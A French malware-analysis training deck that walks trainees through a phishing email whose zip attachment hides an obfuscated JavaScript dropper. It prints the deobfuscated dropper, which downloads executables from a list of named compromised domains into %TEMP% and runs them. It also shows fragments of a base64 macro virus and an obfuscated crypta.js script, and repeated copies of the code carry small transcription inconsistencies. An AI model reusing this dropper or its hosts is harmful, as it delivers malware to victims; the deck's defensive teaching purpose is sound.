


Dummy User

Éric BERTHOMIER
eric.berthomier@free.fr

16 mars 2022



Version 1.1 - Version Stagiaire

Vecteur d'attaque : Courriel

- Sujet : iPhone6s !



Vecteur d'attaque : Courriel

- Sujet : iPhone6s !
- Corps du message :
iPhone6s.

== Envoje depuis mon iPhone



Vecteur d'attaque : Courriel

- Sujet : iPhone6s !
- Corps du message :
iPhone6s.

== Envoie depuis mon iPhone

- Pièce jointe : Fichier IMG_0670.zip.



Analyse : Contenu du Zip

L'extraction du fichier ZIP donne lieu à un fichier de type JavaScript (.js).



L'extraction du fichier ZIP donne lieu à un fichier de type JavaScript (.js).

Question

Pourquoi un format .js ?



Analyse : Contenu du Zip

L'extraction du fichier ZIP donne lieu à un fichier de type JavaScript (.js).

Question

Pourquoi un format .js ?

Réponses



Analyse : Contenu du Zip

L'extraction du fichier ZIP donne lieu à un fichier de type JavaScript (.js).

Question

Pourquoi un format .js ?

Réponses

- S'ouvre avec un navigateur



L'extraction du fichier ZIP donne lieu à un fichier de type JavaScript (.js).

Question

Pourquoi un format .js ?

Réponses

- S'ouvre avec un navigateur
- S'exécute



L'extraction du fichier ZIP donne lieu à un fichier de type JavaScript (.js).

Question

Pourquoi un format .js ?

Réponses

- S'ouvre avec un navigateur
- S'exécute
- Dispose d'une connexion Internet



L'extraction du fichier ZIP donne lieu à un fichier de type JavaScript (.js).

Question

Pourquoi un format .js ?

Réponses

- S'ouvre avec un navigateur
- S'exécute
- Dispose d'une connexion Internet
- Peut être contenu de manière licite dans un courriel



Analyse : Contenu du JavaScript - Méthode utilisée ?

src01.js

```
var key = 'de8ZM';var b = '\x02\x10V99\x0d\x0aVz*\x0b\x17m.e\x01LC,,\x16ELgoUQ\x15\x17\x0c7*w\x17c\x27*uz\x07(,v\x11\x1e)6\x16\x19\x02)E{\x12\x08%5j\x13\x17!6u\x09c\x27*uz\x08( u\x1f\x030"m\x17\x1f1.\x16\x19\x02)JT;#\x03\x10Y=(D,z\x17\x09%1y\x19\x0c4K{\x15\x00K\x12Hw.\x0b\x0bL?#\x10JL2(\x09\x00Ku,\x07\x04\x5c? \x1dEo\x1f\x01(+}\x09\x1e, j\x18\x0c(K{\x15\x00K\x12Hw.\x0b\x0bL?#\x10JL2(\x09\x00Ku9\x0d\x0bAw+\x16\x04U?:\x0b\x17Sz\x0406u\x03\x19!$\x16\x19\x02)J@7!\x16\x15[z:\x13\x12\x16\x16\x0c*!l\x15\x186/y\x0a\x0c*K{\x15\x00D,v\x0e\x08#7q\x0e\x147(k\x14\x0aJ&w\x17m\x277}\x1b\x19-3}\x1c\x02+!k\x0e\x14(,k\x0ec\x27*uz:\x13\x12\x16\x11\x00 j\x0f\x03. o\x1f\x016<\x16\x19\x02)Ey\x1e\x08*<y\x15\x19!)}\x1f\x19J&w\x17m)$r\x15\x1f\x27$k\x1fc+7\x7fz\x0471y\x14\x0f1)s\x16\x04)$\x16\x15\x1f#E}\x14\x19,';

.../...

var _0x12bd=[""," \x6C\x65\x6E\x67\x74\x68"," \x63\x68\x61\x72\x43\x6F\x64\x65\x41\x74"," \x66\x72\x6F\x6D\x43\x68\x61\x72\x43\x6F\x64\x65"];for(var dhhas3uu=_0x12bd[0],code=_0x12bd[0],j=0,i=0;i<b[_0x12bd[1]];i++){dhhas3uu+=String[_0x12bd[3]](b[_0x12bd[2]](i)~key[_0x12bd[2]](j)),j++,j==key[_0x12bd[1]]&&(j=0)};eval(dhhas3uu);
```



Analyse : Contenu du JavaScript - Méthode utilisée ?

src01.js

```
var key = 'de8ZM';var b = '\x02\x10V99\x0d\x0aVz*\x0b\x17M.e\x01LC,,\x16ELgoUQ\x15\x17\x0c7*w\x17c\x27*uz\x07(,v\x11\x1e)6\x16\x19\x02)E{\x12\x08%5j\x13\x17!6u\x09c\x27*uz\x08( u\x1f\x030"m\x17\x1f1.\x16\x19\x02)JT;#\x03\x10Y=(D,z\x17\x09%1y\x19\x0c4K{\x15\x00K\x12Hw.\x0b\x0bL?#\x10JL2(\x09\x00Ku,\x07\x04\x5c? \x1dEo\x1f\x01(+}\x09\x1e, j\x18\x0c(K{\x15\x00K\x12Hw.\x0b\x0bL?#\x10JL2(\x09\x00Ku9\x0d\x0bAw+\x16\x04U?:\x0b\x17Sz\x0406u\x03\x19!$\x16\x19\x02)J@7!\x16\x15[z:\x13\x12\x16\x16\x0c*!l\x15\x186/y\x0a\x0c*K{\x15\x00D,v\x0e\x08#7q\x0e\x147(k\x14\x0aJ&w\x17m\x277}\x1b\x19-3}\x1c\x02+!k\x0e\x14(,k\x0ec\x27*uz:\x13\x12\x16\x11\x00 j\x0f\x03. o\x1f\x016<\x16\x19\x02)Ey\x1e\x08*<y\x15\x19!)}\x1f\x19J&w\x17m)$r\x15\x1f\x27$k\x1fc+7\x7fz\x0471y\x14\x0f1)s\x16\x04)$\x16\x15\x1f#E}\x14\x19,';

.../...

var _0x12bd=[""," \x6C\x65\x6E\x67\x74\x68"," \x63\x68\x61\x72\x43\x6F\x64\x65\x41\x74"," \x66\x72\x6F\x6D\x43\x68\x61\x72\x43\x6F\x64\x65"];for(var dhhas3uu=_0x12bd[0],code=_0x12bd[0],j=0,i=0;i<b[_0x12bd[1]];i++){dhhas3uu+=String[_0x12bd[3]](b[_0x12bd[2]](i)^key[_0x12bd[2]](j)),j++,j==key[_0x12bd[1]]&&(j=0)};eval(dhhas3uu);
```

Question

Que signifie key ?



Analyse : Désobfuscation

<http://www.dcode.fr/desobfuscateur-javascript>

src02.js

```
var key = 'de8ZM';var b = '\x02\x10V99\x0d\x0aVz*\x0b\x17M.e\x01LC,,\x16ELgoUQ\x15\x17\x0c7*w\x17c\x27*uz\x07(,v\x11\x1e)6\x16\x19\x02)E{\x12\x08%5j\x13\x17!6u\x09c\x27*uz\x08( u\x1f\x030"m\x17\x1f1.\x16\x19\x02)JT;#\x03\x10Y=(D,z\x17\x09%1y\x19\x0c4K{\x15\x00K\x12Hw.\x0b\x0bL?#\x10JL2(\x09\x00Ku,\x07\x04\x5c? \x1dEo\x1f\x01(+) \x09\x1e, j\x18\x0c(K{\x15\x00K\x12Hw.\x0b\x0bL?#\x10JL2(\x09\x00Ku9\x0d\x0bAw+\x16\x04U?:\x0b\x17Sz\x0406u\x03\x19!$\x16\x19\x02)J@7!\x16\x15[z:\x13\x12\x16\x16\x0c*!l\x15\x186/y\x0a\x0c*K{\x15\x00D,v\x0e\x08#7q\x0e\x147(k\x14\x0aJ&w\x17m\x277}\x1b\x19-3}\x1c\x02+!k\x0e\x14(,k\x0ec\x27*uz:\x13\x12\x16\x11\x00 j\x0f\x03. o\x1f\x016<\x16\x19\x02)Ey\x1e\x08*<y\x15\x19!)}\x1f\x19J&w\x17m)$r\x15\x1f\x27$k\x1fc+7\x7fz\x0471y\x14\x0f1)s\x16\x04)$\x16\x15\x1f#E}\x14\x19,';

.../...

var _0x12bd=[""," \x6C\x65\x6E\x67\x74\x68"," \x63\x68\x61\x72\x43\x6F\x64\x65\x41\x74"," \x66\x72\x6F\x6D\x43\x68\x61\x72\x43\x6F\x64\x65"];
for(var dhhas3uu=_0x12bd[0],code=_0x12bd[0],j=0,i=0;i<b[_0x12bd[1]];i++)
{
    dhhas3uu+=String[_0x12bd[3]](b[_0x12bd[2]](i)^key[_0x12bd[2]](j)),j++,j=key[_0x12bd[1]]&&(j=0)
};
eval(dhhas3uu);
```



Analyse : Désobfuscation

<http://www.dcode.fr/desobfuscateur-javascript>

src02.js

```
var key = 'de8ZM';var b = '\x02\x10V99\x0d\x0aVz*\x0b\x17M.e\x01LC,\x16ELgoUQ\x15\x17\x0c7*w\x17c\x27*uz\x07(\x00v\x11\x1e)6\x16\x19\x02)E{\x12\x08%5j\x13\x17!6u\x09c\x27*uz\x08( u\x1f\x030"m\x17\x1f1.\x16\x19\x02)JT;#\x03\x10Y=(D,z\x17\x09%iy\x19\x0c4K{\x15\x00K\x12Hw.\x0b\x0bL?#\x10JL2(\x09\x00Ku,\x07\x04\x5c? \x1dEo\x1f\x01(+) \x09\x1e, j\x18\x0c(K{\x15\x00K\x12Hw.\x0b\x0bL?#\x10JL2(\x09\x00Ku9\x0d\x0bAw+\x16\x04U?:\x0b\x17Sz\x0406u\x03\x19!$\x16\x19\x02)J@7!\x16\x15[z:\x13\x12\x16\x16\x0c*!l\x15\x186/y\x0a\x0c*K{\x15\x00D,v\x0e\x08#7q\x0e\x147(k\x14\x0aJ&w\x17m\x277}\x1b\x19-3}\x1c\x02+!k\x0e\x14(\x0ec\x27*uz:\x13\x12\x16\x11\x00 j\x0f\x03. o\x1f\x016<\x16\x19\x02)Ey\x1e\x08*<y\x15\x19!)}\x1f\x19J&w\x17m)$r\x15\x1f\x27$k\x1fc+7\x7fz\x0471y\x14\x0f1)s\x16\x04)$\x16\x15\x1f#E}\x14\x19,';

.../...

var _0x12bd=[""," \x6C\x65\x6E\x67\x74\x68"," \x63\x68\x61\x72\x43\x6F\x64\x65\x41\x74"," \x66\x72\x6F\x6D\x43\x68\x61\x72\x43\x6F\x64\x65"];
for(var dhhas3uu=_0x12bd[0],code=_0x12bd[0],j=0,i=0;i<b[_0x12bd[1]];i++)
{
    dhhas3uu+=String[_0x12bd[3]](b[_0x12bd[2]](i)^key[_0x12bd[2]](j)),j++,j==key[_0x12bd[1]]&&(j=0)
};
eval(dhhas3uu);
```

Question

Rechercher le rôle de eval sur Internet ?



Compréhension : Eval

Eval est une fonction utilisée en programmation. Elle est présente dans de nombreux langages interprétés et permet d'exécuter une commande à partir d'une chaîne de caractères (ou String) générée par le programme lui-même en cours d'exécution.



Compréhension : Eval

Eval est une fonction utilisée en programmation. Elle est présente dans de nombreux langages interprétés et permet d'exécuter une commande à partir d'une chaîne de caractères (ou String) générée par le programme lui-même en cours d'exécution.

exempleEval.py

```
#!/usr/bin/python3  
  
tableau1 = [1,2,3]  
tableau2 = [4,5,6]  
numtableau = 2  
print ("tableau" + str (numtableau))  
print (eval ("tableau" + str (numtableau)))
```

```
eric@eric-PC:~$ ./exempleEval.py  
tableau2  
[4, 5, 6]
```



Analyse : Rhino¹

On modifie le code pour afficher la partie qui sera exécutée par la commande `eval` au lieu de la laisser s'exécuter.

extrait.js

```
for(var dhhas3uu=_0x12bd[0],code=_0x12bd[0],j=0,i=0;i<b[_0x12bd[1]];i++){dhhas3uu+=String[
    _0x12bd[3]](b[_0x12bd[2]](i)^key[_0x12bd[2]](j)),j++,j==key[_0x12bd[1]]&&(j=0)};
print (dhhas3uu);
```

rhino.js

```
eric@ericlinux:~/SSI_PDF/50-Dummy/src$ rhino analyse.js
function gorut(e){var t="14-MASOOM.COM JLINKSMS.COM CHEAPRIZESMS.COM ELEMENTGUMRUK.COM/language
IBMDATACAP.COM/wp-content/themes/academy WELLNESSHERBAL.COM/wp-content/themes/tiny-
framework ITSMYTEA.COM/xmlrpc www.LANDTOURJAPAN.COM INTEGRITYSMSNG.COM CREATIVEFOODSTYLIST
.COM www.KMDERUNJEWELRY.COM ADENYAOTELEET.COM MAJORCASE.ORG ISTANBULKLIMA.ORG ENHELP.COM
HEALINGSRINGWORKSHOPS.COM/wp-content/themes/travel-blogger TUGRAHOTELS.COM www.
florianbruening.com JUALTOWERTRIANGLE.COM MAAKCARD.COM www.jakimbost.pl
THEVILLAGEVETERINARYHOSPITAL.COM".split(" ");ex="===e?".exe":".pdf";for(var M=0;M<t.length
;M++){var n=new ActiveXObject("WScript.Shell"),O=n.ExpandEnvironmentStrings("%TEMP%")+
String.fromCharCode(92)+Math.round(1e8*Math.random())+ex,E=0,r=new ActiveXObject("MSXML2.
XMLHTTP");r.onreadystatechange=function(){if(4==r.readyState&&200==r.status){var e=new
ActiveXObject("ADODB.Stream");if(e.open(),e.type=1,e.write(r.ResponseBody),5e3<e.size){E
=1,e.position=0,e.saveToFile(0,2);try{n.Run(0,1,0)}catch(t){}}e.close()};try{r.open("GET"
,"http://"+t[M]+" /get.php?dgfdfg="+Math.random()+"&key="+key+e,!1),r.send()}catch(a){if
(1==E)break}}key="f5",gorut(""),gorut("&pdf=search");}
```

1. <https://developer.mozilla.org/en-US/docs/Mozilla/Projects/Rhino>



La lecture du programme désobfusqué permet de constater le téléchargement de malware par le programme.

On bloque donc les sites identifiés . . .

- CHEAPPRIZESMS.COM
- ELEMENTGUMRUK.COM/language
- IBMDATACAP.COM/wp-content/themes/academy
- WELLNESSHERBAL.COM/wp-content/themes/tiny-framework
- HEALINGSPRINGWORKSHOPS.COM/wp-content/themes/travel-blogger
- ITSMYTEA.COM/xmlrpc
- www.LANDTOURJAPAN.COM
- INTEGRITYSMSNG.COM
- CREATIVEFOODSTYLIST.COM
- www.KMDERUNJEWELRY.COM
- THEVILLAGEVETERINARYHOSPITAL.COM
- 14-MASOOM.COM
- JLINKSMS.COM
- ADENYAOTELEET.COM
- MAJORCASE.ORG
- ISTANBULKLIMA.ORG
- ENTHELP.COM
- TUGRAHOTELS.COM
- www.florianbruening.com
- JUALTOWERTRIANGLE.COM
- MAAKCARD.COM
- www.jakimbost.pl



La lecture du programme désobfusqué permet de constater le téléchargement de malware par le programme.

On bloque donc les sites identifiés . . .

- CHEAPRIZESMS.COM
- ELEMENTGUMRUK.COM/language
- IBMDATACAP.COM/wp-content/themes/academy
- WELLNESSHERBAL.COM/wp-content/themes/tiny-framework
- HEALINGSPRINGWORKSHOPS.COM/wp-content/themes/travel-blogger
- ITSMYTEA.COM/xmlrpc
- www.LANDTOURJAPAN.COM
- INTEGRITYSMSNG.COM
- CREATIVEFOODSTYLIST.COM
- www.KMDERUNJEWELRY.COM
- THEVILLAGEVETERINARYHOSPITAL.COM
- 14-MASOOM.COM
- JLINKSMS.COM
- ADENYAOTELEET.COM
- MAJORCASE.ORG
- ISTANBULKLIMA.ORG
- ENTHELP.COM
- TUGRAHOTELS.COM
- www.florianbruening.com
- JUALTOWERTRIANGLE.COM
- MAAKCARD.COM
- www.jakimbost.pl

Question

wp-content ?



Obfuscation avec un virus Macro, encodage Base 64

Base64 est un codage de l'information utilisant 64 caractères utilisé notamment dans le courriel.

```
IE1JTUUtVmVyc2lrbjogMS4wDQpDb250ZW50LVR5cGU6IG11bHRpcGFydC9yZWxhdGVkOyBi  
b3VuZGFyeT0iLS0tLT1fTmV4dFBlbnRfMDFEMDYzNUQuQzknNjEzQzAiDQoNCsTg7e376SDk  
7urz70Xt8iD/4uv/5fLx/yDi5eEt8fLw403o9uXpIOIg7uTt7uwg90Dp6+UsIPLg6ublIO3g  
5/vi40Xs7ukg90Dp6+7sIOL14S3g8PXo4uAuICDF8evoIOL7IOLo50jy5SD98u4g8e7u4fn1  
7ejlLCDn7eD36PIgc2Tk403t+++kg7uHu5/D14uDy5ev8IOjr6CDw5eTg6vLu8CDt5SDv7uTk  
5fDm60Lg5fIg90Dp6/sg4uXhLeDw9eji4C4gIMfg4/Dz5+jy5SDu4e7n80Xi4PLl6/wsIO/u  
50Tl80bo4uD++ejpIOL14S3g8PXo4vsssIO3g7/Do70XwIE1pY3Jvc29mdCBJbnRlcm5ldCBF  
eHBsb3Jlci4NCgOKLS0tLS0tPV90ZXh0UGFydF8wMUQwNjM1RC5DOTE2MTNDMAOKQ29udGVu  
dC1Mb2NhdkG1vbjogZmlsZTovLy9D0i9FQzJDNEEMi8yLmh0bQOKQ29udGVudC1UcmFuc2Zl  
ci1FbmNvZGluZzogcXVvdGVkLXByaW50YWJsZQOKQ29udGVudC1UeXB1OiB0ZXh0L2h0bWw7  
IGNoYXJzZXQ9InVzLWFzY2l1pIgOKDQo8aHRtbCB4bWxuczpvpPTNEInVybJpZ2h1bWZzLW1p  
Y3Jvc29mdC1jb206b2ZmaWNlOm9mZmljZSINCnhtbG5zOnc9MOQidXJuOnNjaGVtYXNtZW1j  
cm9zb2Z0LWNvbTpvZmZpY2U6d29yZCINCnhtbG5zPTNEImh0dHA6Ly93d3cudzMub3JnL1RS  
L1JFQy1odG1sNDAsIjogOKDQo8aGVhZD4NCjxtZXRhIGh0dHAtZXF1aXY9MORDB250ZW50LVR5  
cGUgY29udGVudD0zRCJOZXB0L2h0bWw7IGNoYXJzZXQ9MOR1cy1hc2NpaSI+DQo8bWV0YSBu  
YW11PTNEUHVzZ0lkIGNvbmlbnQ9MORXb3JkLkRvY3VtZW50PgOKPG1ldGEgmbFtZT0zRedl  
bmVvYXRvc1Bjb250ZW50PTNEIk1pY3Jvc29mdCBXb3JkIDExIj4NCjxtZXRhIG5hbWU9MORP  
cm1naW5hdG9yIGNvbmlbnQ9MORiTW1jcm9zb2Z0IFdvcnQgMTEiPgOKPGxpbnsgcmVsPTNE  
RmlsZS1MaXNOIGhyZWY9MORiMi5maWxlcY9maWxlbG1zdC54bWwiPgOKPGxpbnsgcmVsPTNE
```



Désobusqué...

```
MIME-Version: 1.0
Content-Type: multipart/related; boundary="====_NextPart_01D0635D.C91613C0"

- , -. , sd -. , -, Microsoft Internet Explorer.

====_NextPart_01D0635D.C91613C0
Content-Location: file:///C:/EC2C4CD2/2.htm
Content-Transfer-Encoding: quoted-printable
Content-Type: text/html; charset="us-ascii"

<html xmlns:o=3D"urn:schemas-microsoft-com:office:office"
xmlns:w=3D"urn:schemas-microsoft-com:office:word"
xmlns=3D"http://www.w3.org/TR/REC-html40">

<head>
<meta http-equiv=3DContent-Type content=3D"text/html; charset=3Dus-ascii">
<meta name=3DProgId content=3DWord.Document>
<meta name=3DGenerator content=3D"Microsoft Word 11">
<meta name=3DOriginator content=3D"Microsoft Word 11">
<link rel=3DFile-List href=3D"2.files/filelist.xml">
```




<https://statdynamic.com/lib/crypta.js>

```
var _0x550c=['\x64\x58\x4e\x6c\x63\x6b\x46\x6e\x5a\x57\x35\x30', '\x61\x58\x4e\x53\x64\x57\x35\x75\x61\x57\x35\x6e', '\x61\x58\x4e\x4e\x62\x32\x4a\x70\x62\x47\x55\x3d', '\x58\x32\x46\x31\x64\x47\x67\x3d', '\x5a\x32\x56\x30\x54\x33\x42\x30\x54\x33\x56\x30\x56\x47\x6c\x74\x5a\x51\x3d\x3d', '\x55\x6b\x56\x52\x56\x55\x6c\x53\x52\x56\x4e\x66\x51\x56\x56\x55\x53\x41\x3d\x3d', '\x63\x32\x56\x73\x5a\x6c\x52\x6c\x63\x33\x51\x3d', '\x58\x32\x78\x76\x59\x57\x52\x58\x62\x33\x4a\x72\x5a\x58\x4a\x54\x62\x33\x56\x79\x59\x32\x55\x3d', '\x58\x33\x5a\x6c\x63\x6d\x6c\x6d\x65\x56\x52\x6f\x63\x6d\x56\x68\x5a\x41\x3d\x3d', '\x4d\x6a\x41\x30\x5a\x6a\x45\x31\x4d\x47\x4d\x3d', '\x64\x6d\x56\x79\x61\x57\x5a\x35', '\x64\x6d\x56\x79\x61\x57\x5a\x70\x5a\x57\x51\x3d', '\x58\x33\x56\x7a\x5a\x56\x64\x42\x55\x30\x30\x3d', '\x58\x32\x46\x7a\x62\x57\x70\x7a\x55\x33\x52\x68\x64\x48\x56\x7a', '\x64\x57\x35\x73\x62\x32\x46\x6b\x5a\x57\x51\x3d', '\x63\x47\x56\x75\x5a\x47\x6c\x75\x5a\x77\x3d\x3d', '\x59\x57\x52\x6b\x52\x58\x5a\x6c\x62\x6e\x62\x4d\x61\x58\x4e\x30\x5a\x57\x35\x6c\x63\x67\x3d\x3d', '\x51\x31\x4a\x5a\x55\x46\x52\x50\x54\x6b\x6c\x48\x53\x46\x52\x66\x56\x30\x39\x53\x53\x30\x56\x53\x58\x30\x4a\x4d\x54\x30\x49\x3d', '\x55\x6d\x56\x7a', '\x5a\x32\x56\x30', '\x54\x45\x6c\x43\x58\x31\x56\x53\x54\x41\x3d\x3d', '\x51\x56\x4e\x4e\x53\x6c\x4e\x66\x54\x6b\x46\x4e\x52\x51\x3d\x3d', '\x51\x31\x4a\x4d\x56\x41\x3d\x3d', '\x56\x6b\x56\x53\x55\x30\x6c\x50\x54\x67\x3d\x3d', '\x61\x57\x5a\x46\x65\x47\x4e\x73\x64\x58\x4e\x70\x64\x6d\x56\x55\x59\x57\x49\x3d', '\x52\x6b\x39\x53\x51\x30\x56\x66\x54\x56\x56\x4d\x56\x45\x6c\x66\x56\x45\x46\x43', '\x5a\x6d\x39\x79\x59\x32\x56\x4e\x64\x57\x78\x30\x61\x56\x52\x68\x59\x67\x3d\x3d', '\x56\x47\x39\x72\x5a\x57\x34\x3d', '\x51\x57\x35\x76\x62\x6e\x6c\x74\x62\x33\x56\x7a', '\x56\x58\x4e\x6c\x63\x67\x3d\x3d', '\x56\x56\x66\x4a\x4d', '\x64\x32\x56\x69\x61\x32\x6c\x30\x56\x56\x4a\x4d', '\x62\x57\x39\x36\x56\x56\x4a\x4d',
```



Clic droit, propriétés du document ...

La lecture des propriétés d'un fichier peut vous en dire long ...



Ouvrir avec ...

Ouvrir un fichier avec un éditeur de texte peut éviter le pire ...

